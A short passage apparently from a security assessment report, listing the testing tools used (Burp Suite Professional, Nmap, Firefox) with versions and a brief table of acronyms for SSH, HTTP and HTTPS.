
Tool	Version
Burp Suite professional	2021.4
Nmap	7.4p
Firefox browser	21

4. ACRONYMS:

Acronyms	Full Form
SSH	Secure Shell
HTTP	HyperText Transfer Protocol
HTTPS	Secure HyperText Transfer Protocol